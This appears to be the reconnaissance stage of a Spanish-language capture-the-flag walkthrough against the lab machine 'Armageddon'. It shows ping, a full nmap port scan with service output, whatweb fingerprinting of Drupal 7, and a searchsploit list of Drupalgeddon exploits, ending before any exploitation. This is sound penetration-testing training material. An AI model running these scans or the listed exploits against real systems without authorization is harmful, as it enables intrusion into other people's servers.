
Ping de reconocimiento inicial




Please utilize other VPN regions on that time. Thank you for your patience!


Target IP Address
10.10.10.233

```
┌──(jouker㉿joukerm)-[~]
└─$ ping -c 3 10.10.10.233
PING 10.10.10.233 (10.10.10.233) 56(84) bytes of data.
64 bytes from 10.10.10.233: icmp_seq=1 ttl=63 time=33.3 ms
64 bytes from 10.10.10.233: icmp_seq=2 ttl=63 time=34.8 ms
^C
—— 10.10.10.233 ping statistics ——
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 33.288/34.053/34.818/0.765 ms

┌──(jouker㉿joukerm)-[~]
└─$ 
```

Escáner de puertos con NMAP con la configuración habitual que suelo realizar. Puertos 22 y 80




```
┌──(jouker㉿joukerm)-[~]
└─$ sudo nmap -p- --open -n --min-rate 5000 -Pn -sV -sC -vvv 10.10.10.233 -oN target.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 10:13 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:13
Completed NSE at 10:13, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:13
Completed NSE at 10:13, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:13
Completed NSE at 10:13, 0.00s elapsed
Initiating SYN Stealth Scan at 10:13
Scanning 10.10.10.233 [65535 ports]
Discovered open port 80/tcp on 10.10.10.233
Discovered open port 22/tcp on 10.10.10.233
█
```




```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:c6:bb:c7:02:6a:93:bb:7c:cb:dd:9c:30:93:79:34 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDC2xdFP3J4cpINVArODYtbhv+uQNECQHDkzTeWL+4a
1zCDStLXJnCAOE7EfW2wNm1CBPCXn1wNvO3SKwokCm4GoMKHSM9rNb9FjGLIY0nq+8mt7RTJZ+WLdHsje3
|   256 3a:ca:95:30:f3:12:d7:ca:45:05:bc:c7:f1:16:bb:fc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBE4kP4gQ
|   256 7a:d4:b3:68:79:cf:62:8a:7d:5a:61:e7:06:0f:5f:33 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG9ZlC3EA13xZbzvvdjZRWhnu9clFOUe7irG8kT0oR4A
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-favicon: Unknown favicon MD5: 1487A9908F898326EBABFFFD2407920D
|_http-generator: Drupal 7 (http://drupal.org)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Welcome to  Armageddon |  Armageddon
| http-robots.txt: 36 disallowed entries
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
| /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
| /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
| /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
| /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_/?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
```

Tenemos con las capturas info relevante, hay un robots.txt cargado de directorios, hay un openssh de versión anterior a la 7.7, y veo que corre con un drupal que podría ser potencialmente vulnerable, con toda la información recibida vamos a ver que hacemos.

Primeramente y por pasos vamos a realizar a nuestro amigo de confianza whatweb.



```
┌──(jouker㉿joukerm)-[~]
└─$ whatweb 10.10.10.233
http://10.10.10.233 [200 OK] Apache[2.4.6], Content-Language[en], Country[RESERVED][ZZ], Drupal, HTTPServer[CentOS][Apache/2.4.6 (CentOS) PHP/5.4.16], IP[10.10.10.233], JQuery, MetaGenerator[Drupal 7 (http://drupal.org)], PHP[5.4.16]
PasswordField[pass], PoweredBy[Arnageddon], Script[text/javascript], Title[Welcome to  Armageddon |  Armageddon], UncommonHeaders[x-content-type-options,x-generator], X-Frame-Options[SAMEORIGIN], X-Powered-By[PHP/5.4.16]
```



literalmente un pollo

User login

Username *


Password *

- Create new account
- Request new password

Welcome to Armageddon


No front page content has been created yet.

Encontramos varios exploits, con searchsploit drupal 7 se ve que es un SQL injection.




```
└─$ searchsploit drupal 7
------------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------------
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction
Drupal 4.1/4.2 - Cross-Site Scripting
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution
Drupal 4.x - URL-Encoded Input HTML Injection
Drupal 5.2 - PHP Zend Hash ation Vector
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)
Drupal 7.12 - Multiple Vulnerabilities
Drupal 7.x Module Services - Remote Code Execution
Drupal < 4.7.6 - Post Comments Remote Command Execution
Drupal < 5.1 - Post Comments Remote Command Execution
Drupal < 5.22/6.16 - Multiple Vulnerabilities
Drupal < 7.34 - Denial of Service
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Executior
